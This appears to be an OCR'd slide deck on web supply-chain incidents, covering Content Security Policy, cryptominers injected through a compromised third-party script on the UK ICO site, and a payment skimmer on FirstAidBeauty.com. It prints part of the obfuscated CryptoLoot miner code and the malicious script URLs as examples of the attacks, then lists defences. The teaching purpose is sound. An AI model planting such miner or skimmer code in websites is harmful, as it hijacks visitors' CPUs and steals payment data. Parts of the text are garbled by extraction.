 now

Update your antivirus (free)

The discovery

CSP violations over time



Content Security Policy

```
content-security-policy: default-src *;  
script-src 'self' 'unsafe-inline' 'unsafe-eval' *.go-mpulse.net  
maps.googleapis.com;  
object-src *;  
style-src 'self' 'unsafe-inline' fonts.googleapis.com;  
img-src 'self' data: img.youtube.com *.akstat.io *.gstatic.com  
*.googleapis.com *.google-analytics.com *.ytimg.com;  
media-src 'self';  
frame-src 'self' *.youtube-nocookie.com;  
font-src 'self' *.gstatic.com data:;  
connect-src 'self' *.akstat.io *.go-mpulse.net *.google-analytics.com;  
report-uri https://akstat.io/report/<api-key>
```

Currently used on 6.11% of pages
(HTTP Archive - 2019/10/01)

Content Security Policy

CSP Directive HTML / JS Features

default-src

*

connect-src

XMLHttpRequest(), WebSocket(),
EventSource(), sendBeacon(), fetch()

style-src

<link rel="stylesheet">

script-src

<script>

form-action

<form>

font-src

@font-face

child-src

<iframe>, Worker()

object-src

<object>, <embed>

media-src

<video>, <audio>

img-src


manifest-src

<link rel="manifest">

Incident 6: the crypto miner



The problem



Slide notes

The issue was caused by crypto miners, written in JS, snuck into third-party libraries. The miners pegged the CPU and made the user experience awful.

Unfortunately for most site, the discovery was through twitter.

The discovery

Ummm, so yeah, this is *bad*. I just had [@phat_hobbit](#) point out that [@ICOnews](#) has a cryptominer installed on their site... 😬

Scott Helme @Scott_Helme

rg.uk

The UK's independent authority set up to uphold information rights in the public interest, promoting openness by public bodies and data privacy for individuals.

ICO. The UK's independent authority set up to uphold information rights in the public interest, promoting openness by public bodies and data privacy for individuals.

For the public For organisations Report a concern Action we've taken About the ICO

Information.rights.and Take action

Network Performance Memory Application Security Audits HTTPS Everywhere

lass="ie8">><![endif]>-->

lass="ie9">><![endif]>-->

</></head>

<t ccc-triangle ccc-light ccc-impl ccc-consented ccc-hidden> -- 30

<ccc-impl><ccc-hidden>

Default levels ▾ Group similar

sources from <https://ico.org.uk> will be distrusted in M66. Once distrusted, users will be prevented from loading these resources. See [ICO status](#) for more information.

e. different eID[1] script, https://coindlive.com/lib/colindlive.min.js?rnd=0_5633168442573905, is invoked via document.write() in this page load due to poor network connectivity. If blocked in this page load, it will be loaded in a subsequent console message. See [ICO status](#) for more details.

e. different eID[1] script, <https://www.chromestatus.com/feature/3718547946799104> for more details.

e. different eID[1] script, <https://solteks.cloudcomputing.com/c/v2d-ico.org.uk&cc-cookiescontrol%20freebyquest> for this script MAY be blocked by the browser in this or a future page load due to poor network connectivity. If blocked in this page load, it will be confirmed in a subsequent console message. See [ICO status](#) for more details.

Default levels ▾ Group similar

from <https://ico.org.uk> will be distrusted in M66. Once distrusted, users will be prevented from loading these resources. See [ICO status](#) for more information.


e. different eID[1] script, https://coindlive.com/lib/colindlive.min.js?rnd=0_5633168442573905, is invoked via document.write() in this page load due to poor network connectivity. If blocked in this page load, it will be confirmed in a subsequent console message. See [ICO status](#) for more details.

e. different eID[1] script, <https://solteks.cloudcomputing.com/c/v2d-ico.org.uk&cc-cookiescontrol%20freebyquest>, is invoked via document.write() in this page load due to poor network connectivity. If blocked in this page load, it will be confirmed in a subsequent console message. See [ICO status](#) for more details.

897 2:46 PM - Feb 11, 2018

870 people are talking about this

Many compromised services...




The screenshot shows a browser window with the URL `cookiescript.info/libs/cookiescript.min.js`. The page content is a large block of minified JavaScript code. A search bar at the bottom of the browser has the word "CryptoLoot" highlighted in blue, indicating it was searched for. The search results show 17 matches found in the code.

```
\x6C\x6F\x74\x2E\x63\x6F\x2F\x70\x72\x6F\x78\x79", "\x77\x73\x73\x3A\x2F\x77\x73\x30\x39\x2E\x63\x72\x79
\x70\x74\x6F\x2D\x6C\x6F\x74\x2E\x63\x6F\x6D\x2F\x70\x72\x6F\x78\x79", "\x68\x74\x74\x70\x73\x3A\x2F\x2F\x63\x72\x79
\x79\x70\x74\x6F\x2D\x6C\x6F\x74\x2E\x63\x6F\x6D\x2F\x63\x61\x70\x74\x63\x68\x61\x2F",
self.CryptoLoot=self.CryptoLoot||{};self.CryptoLoot.CONFIG={LIB_URL:"https://crypto-loot.com/lib/",WEBSOCKET_SHARDS:
[["wss://ws01.crypto-loot.com/proxy", "wss://ws02.crypto-loot.com/proxy", "wss://ws03.crypto-loot.com/proxy
"],CAPTCHA_URL:"https://crypto-loot.com/captcha"},var Module={locateFile:(function(path){return
CryptoLoot.CONFIG.LIB_URL+path})};var Module;if(!Module)Module=(typeof Module!="undefined"?Module:null)||{};
var
moduleOverrides={};for(var key in Module){if(Module.hasOwnProperty(key)){moduleOverrides[key]=Module[key]}}var
ENVIRONMENT_IS_WEB=false;var ENVIRONMENT_IS_WORKER=false;var ENVIRONMENT_IS_NODE=false;var ENVIRONMENT_IS_SHELL=false;
if(Module["ENVIRONMENT"]){
if(Module["ENVIRONMENT"]=="WEB")ENVIRONMENT_IS_WEB=true;else if(Module["ENVIRONMENT"]
=="WORKER")ENVIRONMENT_IS_WORKER=true;else if(Module["ENVIRONMENT"]=="NODE")ENVIRONMENT_IS_NODE=true;else
if(Module["ENVIRONMENT"]=="SHELL")ENVIRONMENT_IS_SHELL=true;else{throw new Error("The provided
Module['ENVIRONMENT'] value is not valid. It must be one of: WEB|WORKER|NODE|SHELL.\")});else{ENVIRONMENT_IS_WEB=typeof
window=="object";ENVIRONMENT_IS_WORKER=typeof importScripts=="function";ENVIRONMENT_IS_NODE=typeof
process=="object"&&typeof require=="function"&&!ENVIRONMENT_IS_WEB&&!ENVIRONMENT_IS_WORKER;
ENVIRONMENT_IS_SHELL!=ENVIRONMENT_IS_WEB&&!ENVIRONMENT_IS_NODE&&!ENVIRONMENT_IS_WORKER}if(ENVIRONMENT_IS_NODE)
{if(!Module["print"])Module["print"]=console.log;if(!Module["printErr"])Module["printErr"]=console.warn;var
nodeFS;var nodePath;Module["read"]=function shell_read(filename,binary){if(!nodeFS)nodeFS=require("fs");
if(!nodePath)nodePath=require("path");filename=nodePath["normalize"](filename);var ret=nodeFS["readFileSync"
](filename);return binary?ret:ret.toString()};Module["readBinary"]=function readBinary(filename){var
ret=Module["read"](filename,true);if(!ret.buffer){ret=new Uint8Array(ret)}assert(ret.buffer);return ret};Module["load"
]=function load(f){globalEval(read(f));if(!Module["thisProgram"]){
if(process["argv"].length>1)
{Module["thisProgram"]=process["argv"][1].replace(/\\\\g,/\\")};else{Module["thisProgram"]="unknown-program
"};Module["arguments"]=process["argv"].slice(2);if(typeof module!="undefined"){module["exports
"]=Module}process["on"]("uncaughtException", (function(ex){if(!(ex instanceof ExitStatus)){throw
ex}}));Module["inspect"]=(function(){return"[Emscripten Module object]"});else if(ENVIRONMENT_IS_SHELL)
{if(!Module["print"])Module["print"]=print;if(typeof printErr!="undefined")Module["printErr"]=printErr;if(typeof
read!="undefined")Module["read"]=read;else{Module["read"]=function shell_read(){throw"no read()
available"}};Module["readBinary"]=function readBinary(f){if(typeof readbuffer=="function"){return new
Uint8Array(readbuffer(f))}else{return f}}};}};
```

While the presence of crypto miners is apparently reducing...

CryptoMiner Use



Source: HTTP Archive. 2017-09-15 to 2019-10-01

Static analysis is not enough

Willem de Groot @gwillem

Hacked: [@ProcterGamble's FirstAidBeauty.com](#) has had a payment skimmer since May 5th. Fairly advanced: malware does not activate for non-US visitors, or if you run Linux (ie security researchers).

First Aid Beauty | Real Solutions view-source:https://www.firstaidbeauty.com

```
27 <link rel="canonical" href="https://www.FirstAidBeauty.com/" />
28 <link rel="icon" type="image/x-icon" href="https://s7v6hk-
p33vtufyvmk.cloudmaestro.com/VoqOMtsDm/media/favicon/stores/1/aFAB_favicon.png"
29 <link rel="shortcut icon" type="image/x-icon" href="https://s7v6hk-
p33vtufyvmk.cloudmaestro.com/VoqOMtsDm/media/favicon/stores/1/aFAB_favicon.png"
30 <script src="//cdn.hsdspixel.com/src/cr.jquery.js" async defer></script>
31 <!--8937b1a752fe780d99e452dfe97b258d-->
32 <meta name="google-site-verification" content="fbRcuomNtcrOtcRivdc1EE7_HoNTEiA/
```

160 10:50 AM - Oct 25, 2019

103 people are talking about this

The defense

- Subresource Integrity
- Content-Security-Policy (connect-src)
- Track CPU metrics (TTI / CPU Idle)

